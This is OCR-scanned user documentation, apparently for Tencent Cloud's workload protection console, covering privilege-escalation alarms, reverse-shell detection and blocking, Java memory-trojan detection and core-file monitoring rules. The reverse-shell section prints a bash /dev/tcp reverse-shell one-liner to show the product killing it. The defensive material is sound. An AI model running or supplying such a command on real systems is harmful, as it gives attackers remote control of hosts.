
Alarm List

1. Log in to the CWPP Console, select **Intrusion Detection** > **Local Privilege Escalation** from the left sidebar to enter the **Alarm List** tab for local privilege escalation.
2. In the **Alarm List** tab for local privilege escalation, you can view the list of local privilege escalation alarm events and perform related operations. You can view eight fields: hostname/Instance ID, ip, privilege escalation user, parent process, parent process user, discovery time, status, and actions (Details | to process). The list details can be customized.
   - **Filter/Query**: The local privilege escalation alarm list supports selecting dates to view corresponding alarm information, querying by keyword and tag (multiple keywords separated by vertical bar "|" and multiple filter tags separated by Enter key), and filtering events by status.

- **Customizing List Fields**: At the top of the local privilege escalation alarm list, click ⚙ to set the list display fields. After selecting, click **Yes** to complete the setup.

- **Event Export**: At the top of the local privilege escalation alarm list, click ⬇ to export the list.
- **Details > Alarm Details**: In the operation bar on the right side of the local privilege escalation alarm list, click **Details** and select the **Alarm Details** tab to view alarm details.

- **Details** > **Process Tree**: In the operation bar on the right side of the local privilege escalation alarm list, click **Details** and select the **Process Tree** tab to view details of the three latest processes in reverse chronological order.




- **Details > Event Investigation**: In the operation bar on the right side of the local privilege escalation alarm list, click **Details** and select the **Event Investigation** tab to enter the Event Investigation of the corresponding host list.

> **Description**
> - Windows machines do not support the event investigation feature currently.
> - Only the flagship edition supports the event investigation feature.

- **Mark as Processed**: Supports single choice or multi-option of local privilege escalation alarm information. Manually handle the alarm, and after processing, mark the alarm as processed.

- **Add to Allowlists**:


2.1 To add a local privilege escalation alarm event to the allowlist, click **to process > Adding to the allowlist** in the right action column of the alarm information list, or click **Adding to the allowlist** on the Details Page.



2.2 On the Add to Allowlist page, fill in the server range and click **Yes** to add the local privilege escalation alarm to the allowlist.

- **Ignore**: Supports single choice or multi-option of local privilege escalation alarm information. Only the selected alarm will be ignored this time, and if the same situation occurs again, it will still trigger an alarm.
- **Delete Record (Proceed with Caution)**: Supports single choice or multi-option of local privilege escalation alarm information. Delete the selected alarm records, which will no longer be displayed on the console and cannot be recovered.


3. Click the **hostname/Instance ID** of the local privilege escalation alarm to view the details of the **Intrusion Detection** tab for that host list.



Allowlist Management

The Anti-Local Privilege Escalation feature supports adding an allowlist. By setting privilege escalation conditions in the allowlist, events that meet the conditions will be marked as allowlisted.

1. Log in to the CWPP Console, select **Intrusion Detection** > **Local Privilege Escalation** from the left sidebar to enter the Local Privilege Escalation page.
2. On the **Local Privilege Escalation** page, click **Allowlist Management** > **Adding to the allowlist**.




3. On the **Adding to the allowlist** page, set the privilege escalation conditions, including processes with S privileges and custom privilege escalation processes (supporting multiple process names separated by commas, e.g., 123.exe,test.exe). Also, select the server range covered by these conditions and click **Yes**.

> **Note**

- S permission: Set to grant the file the owner's permission during execution, equivalent to temporarily having the file owner's identity.
- When both conditions are checked, both must be met to hit the allowlist.
- If the server range is set to all servers, the allowlist condition will be trusted for all servers under the user's APPID. Please proceed with caution.

4. After setting, you can view the condition in the allowlist management list, and events in the Event List that meet this condition will be marked as allowlist events.
5. On the Allowlist Management page, you can filter, delete, and perform other operations on the allowlist.
   - **Filter**: Configured allowlists support filtering by keyword and Tag (multiple keywords separated by a vertical bar "|" and multiple filter Tags separated by the Enter key). Filtering by whether it has S permission is also supported.



   - **Customize List Fields**: At the top of the allowlist, click ⚙ to set the display fields of the list. After selecting, click **Yes** to successfully set it.

- **Edit**: In the operation column on the right side of the target allowlist, click **Edit** to edit the created allowlist.
- **Delete**: In the allowlist, single choice or multi-option deletion of configured allowlists is supported.

Reverse Shell

Last updated: 2025-02-21 14:23:54

This document will introduce how to view and handle reverse shell details, and guide you on creating an allowlist to set permitted reverse connection behaviors.

Background


The reverse shell feature is based on Tencent Cloud security technologies and multidimensional approaches, recognizing and recording reverse shell connections on servers to provide real-time monitoring capability for your Cloud Virtual Machine (CVM).

Prerequisites

The reverse shell feature is only supported by Professional Version and flagship edition hosts. Basic version hosts need to upgrade to Professional Version or flagship edition to use this feature.

Alarm List

1. Log in to the CWPP Console, select **Intrusion Detection** > **Reverse Shell** from the left navigation bar to enter the Reverse Shell Alarm list page.
2. On the Alarm list page, you can view Reverse Shell Alarm events and perform related operations.




- Filter: Supports filtering by discovery time, status, and keyword.
- Custom display column: Click ⚙ to set the field display for the alarm list.
- Export: Click ⬇ to export detailed information of the alarm list.
- Field Description:
  - Hostname/Instance ID: Hostname/instance ID of the host controlled by the attacked rebound shell.
  - IP Address: IP of the host controlled by the attacked rebound shell.

- Connection Process: Process of the host making the rebound shell connection.
- Executed Command: Command executed by the host for the rebound shell connection.
- Threat Level: High risk (target host IP is public network IP), medium risk (target host IP is LAN IP).
- Parent Process: Parent process of the connection process.
- Target Host: Target host of the rebound shell connection.
- Target Port: Target port of the rebound shell connection.
- Detection Time: Time when the rebound shell behavior was detected.
- Detection method:
  - Behavior Analytics: Detect potential threats or anomalous behavior by monitoring system and network activities.
  - Command Feature Detection: Identify and monitor possible Reverse Shell–related command behaviors by analyzing commands (e.g., high–privilege commands, unconventional commands, anomalous parameters).
- Status: Pending, Allowlisted, Handled, or Ignored.
- Information: View detailed information about the Reverse Shell, including risk host information, connection process information, danger description, and remediation suggestions.

- Processing: Mark as handled, add to allowlist, ignore, delete record.

3. Display of Reverse Shell private network Alarms.
   3.1 Due to the large number of private network Reverse Shell Alarms, the detection engine for private network Reverse Shell is disabled by default. To enable it, click **Reverse Shell Settings** at the top right of the page to configure.
   3.2 On the Reverse Shell Settings page, you can customize whether to enable private network Reverse Shell detection. Once enabled, the system will support detection and report Alarm data; if disabled, detection will stop.

   3.3 Meanwhile, you can set whether to display private network Alarm data on the Reverse Shell configuration page drawer or above the Alarm list. If checked, the Alarm list will show private network Alarm data; if unchecked, it will not.



4. Reverse Shell Automatic interception configuration.
   - Supports automatic interception of detected system blocklist reverse shells. If you find any false blocks, you can create an allowlist or contact us.

- Interception principle explanation: Interception based on outbound input behavior of bash, etc.: When an outbound input operation is detected in a started bash process, the started bash process will be terminated. As shown below, the created bash -i will be terminated.

```
root@VM-0-17-ubuntu:/home/ubuntu# bash -c " bash -i >&
/dev/tcp/1.1    /1111 0>&1"
Killed
```

- Click **Reverse Shell Automatic Interception button** to enable/disable this feature. Protection modes include:
  - Standard Mode: Automatically protects against high-confidence risks, more suitable for daily security operations.
  - Important Period Mode: Automatically intercepts medium and high-confidence risks based on the results of multiple engines. There may be a risk of false interception, suitable for important period guarantee protection. Please enable with caution.

> **Note:**
> This feature is only available to Ultimate edition users.

Allowlist Management

On the Reverse Shell page, select **Allowlist Management** at the top to enter the allowlist management page.

- Filter: Supports filtering by connected process.
- Custom display column: Click ⚙ to set the field display for the policy list.
- Field Description:
  - Allowlist content: The target host, port, connected process, or regular expression content added to the allowlist.
  - Rule type: Includes standard white addition and regular expression allowlisting.
  - Applied assets: CVMs where the allowlist is effective.
  - Creation time: The creation time of the allowlist.
  - Update time: The update time of the allowlist.
  - Edit: Edit the allowlist.
  - Delete: Delete the allowlist.
- Add to allowlist:
  - Standard white addition: Configuration fields include target host and Port, connection process.

> **Note:**

- IP format: Single IP (127.0.0.1), IP range (127.0.0.1–127.0.0.254), range (127.0.0.1/24).
- Port format: 80, 8080. Support multiple ports separated by comma. Leave this field blank if there is no limit on the port.
- When both conditions are checked, both must be met to hit the allowlist.
- If the server range is set to all servers, the allowlist will be added to all servers under the user's APPID. Please proceed with caution.

- Regular white addition: Add to allowlist using regular expressions for command features.

Java Memory Horse

Last updated: 2025-02-21 14:24:12

This document will introduce how to use the Java Memory Trojan feature.

Overview

Cloud Workload Protection Platform (CWPP) supports real-time monitoring, capturing unknown Classes in the memory of Java Web service processes, and automatically identifying memory Trojans by combining Tencent Cloud's attack and defense experience and expert knowledge. If a Java Memory Trojan is detected, the system will provide you with real-time alert notifications.

Prerequisites

The Java Memory Trojan feature is part of the flagship version of CWPP, and you need to Upgrade to flagship version to use this feature.

Directions


1. Log in to the CWPP Console, select **Advanced Defense** > **Java Memory Trojan** from the left navigation bar to enter the Java Memory Trojan page.
2. Select **Plugin Configuration**. Plugin configuration is a prerequisite for monitoring Java Memory Trojan. You can enable and disable plugins for the flagship edition host and observe the specific running status of the plugins.

> **Note:**
> - After enabling the Java Memory Trojan plug-in, CWPP will automatically detect Java Web service processes on the host and inject detection probes into the service processes to monitor in real-time for Java Memory Trojans injected by hackers through vulnerabilities, shells, etc.
> - Hosts with the successfully injected Java Memory Trojan plug-in will monitor and capture unknown Classes in the memory of Java Web service processes in real-time. Combining Tencent Cloud's attack and defense experience and expert knowledge, it will automatically identify memory trojans. If a Java Memory Trojan is detected, the system will provide you with real-time alarm notifications.

Field Descriptions:

- **Enable/Disable Plugin**: Java Memory Horse Plugin is disabled by default. Users can manually set the switch, either for a single host or batch set for multiple hosts.
- **Plug-in Status**: All normal, exceptions exist, not enabled.
- **Initial Start Time**: Refers to the time when the plugin is first enabled.
- **Update Time**: Refers to the recent time when the plugin is enabled or disabled.
- **Details**: You can view the current running state of the injected Java Memory Horse Plugin, including process PID, main class name of the process, plug-in status (injecting, injection successful, plug-in timeout, insertion exit, injection failed), and error logs.

3. After enabling the Java Memory Trojan plugin, you can select **Event List** to view detected Java Memory Trojan events and perform related processing operations.




Field Descriptions:

- **Java Memory Horse Type**: Includes Filter type, Listener type, Servlet type, Interceptors type, Agent type, and others.
- Description: Summarizes the overview of Java Memory Horse.
- **First Discovery Time**: The time when the Java Memory Horse was first detected.
- **Recent Detection Time**: The recent time when the Java Memory Horse was still detected.
- **Status**: Pending, Processed, Ignored.
- **Operation**:
  - Click **Details** to view the details of the Memory horse event.

- Click **View files** in the Java Memory Horse details to view the decompiled Java files of the landing file. It supports copying and downloading the decompiled Java files or the original class files.

- Click **Process** to mark the event as processed, ignore, or delete the record. You can handle a single event or batch-process multiple events.



Core File Monitoring
Configure Monitoring Rules

Last updated: 2025-02-21 14:24:44

The monitoring rules for core file monitoring are divided into system rules and custom rules. System rules are configured by Tencent's Cloud Workload Protection Platform (CWPP) operation experts and algorithm experts based on multiple models, suitable for most tampering user configuration monitoring needs. You can also customize rules according to business needs. Custom rules support editing, copying, and deleting.

Note:
- Core file monitoring is a feature of the CWPP flagship edition. It is recommended to upgrade to the flagship edition to protect host security.
- Core file monitoring currently supports operating systems with Linux kernel version 3.10 and above.

Creating New Rule

1. Log in to the CWPP Console. In the left sidebar, select **Advanced Defense** > **Core File Monitoring** > **Configure Monitoring Rules**.
2. On the Configure Monitoring Rules page, click **Add Rule** at the top left corner. The Add Rule page will pop up on the right.
3. On the Add Rule page, configure the basic settings, rule content settings, and effective server range parameters in sequence.
   - **Basic settings**

Parameter description:
- Rule Name: Custom name.

- Threat Level: Choose High, Medium, Low, or None based on actual needs.
- Enable Status: The added rule can be enabled or disabled.

- **Rule Content Settings**: Click **add rule** to add multiple lines, up to 20 lines.

Parameter description:

- Monitoring behavior: modify file/read file.
- Process path: The file path of the process initiating the file tampering action, such as the program /usr/bin/vi, the corresponding rule can be */vi.
- File path: For example, `/etc/cron.d/attack` the corresponding rule can be `/etc/cron.d/*`.
- Execution action: Alarm refers to automatically generating alarm events for file system changes and recording event details; allow refers to allowing operations for file system changes and recording event details.

> **Note:**
> When the Alarm release process path and the accessed file are consistent, and there is an overlap in the effective servers, the overlapping servers will not generate Alarms (i.e., the release conditions take precedence).

- **Effective host range**: You can choose all servers or select servers based on actual needs.

4. After the configuration is completed, click **Save**.

Managing Rules

Editing rule

1. On the Core File Monitoring > **Configure Monitoring Rules** page, select the desired rule and click **Edit** in the action column.

2. On the Edit Rule page, modify the relevant parameters and click **Save**.

Replication rule

1. On the Core File Monitoring > **Configure Monitoring Rules** page, select the desired rule and click **Copy** in the action column.

2. On the Copy Rule page, modify the relevant parameters and click **Save**.

Delete rule

1. On the Core File Monitoring > **Configure Monitoring Rules** page, you can delete a single rule or delete rules in bulk. The specific operations are as follows.
   - To delete a single rule, select a rule you want to delete. Click **Delete**. A "**Confirm Deletion**" popup will appear.

   - To delete multiple rules, select the rules you want to delete. Click **Batch Delete**. A "**Confirm Deletion**" popup will appear.

2. In the "**Confirm Deletion**" pop-up, click **OK** to complete the deletion of the rule.

> **Note:**
> After deletion, the rule cannot be restored. Please be cautious.

Alarm List

Last updated: 2025-02-27 11:51:07

The Alarm list supports viewing core file exception Alarm records. You can process Alarm records (tag as processed, add to allowlist, ignore) or delete Alarm records.

> **Note:**
> - Core file monitoring is a feature of the CWPP flagship edition. It is recommended to upgrade to the flagship edition to protect host security.
> - Core file monitoring currently only supports Linux kernel 3.10 or above.

Handle Alarm Records

1. Log in to the CWPP Console, and on the left sidebar, select **Advanced Defense** > **Core File Monitoring** > **Alarm List**.
2. On the Alarm List page, select the desired alarm record, click **Process**, and choose to mark as processed, add to allowlist, ignore, or delete the record.

Field Descriptions:

- Tag as Processed: Manually handle this alarm and tag it as processed after handling.
- Add to Allowlist: Add the current file path to the allowlist. Subsequent corresponding read/modify actions will no longer generate an alarm. Please proceed with caution.
- Ignore: Only ignore this alarm. If the same situation occurs again, an alarm will still be sent.
- Delete Record: Delete this alarm record. It will no longer be displayed on the console and cannot be recovered. Please proceed with caution.

3. In the "Secondary Confirmation" dialog box, click **OK** to process the alarm record.

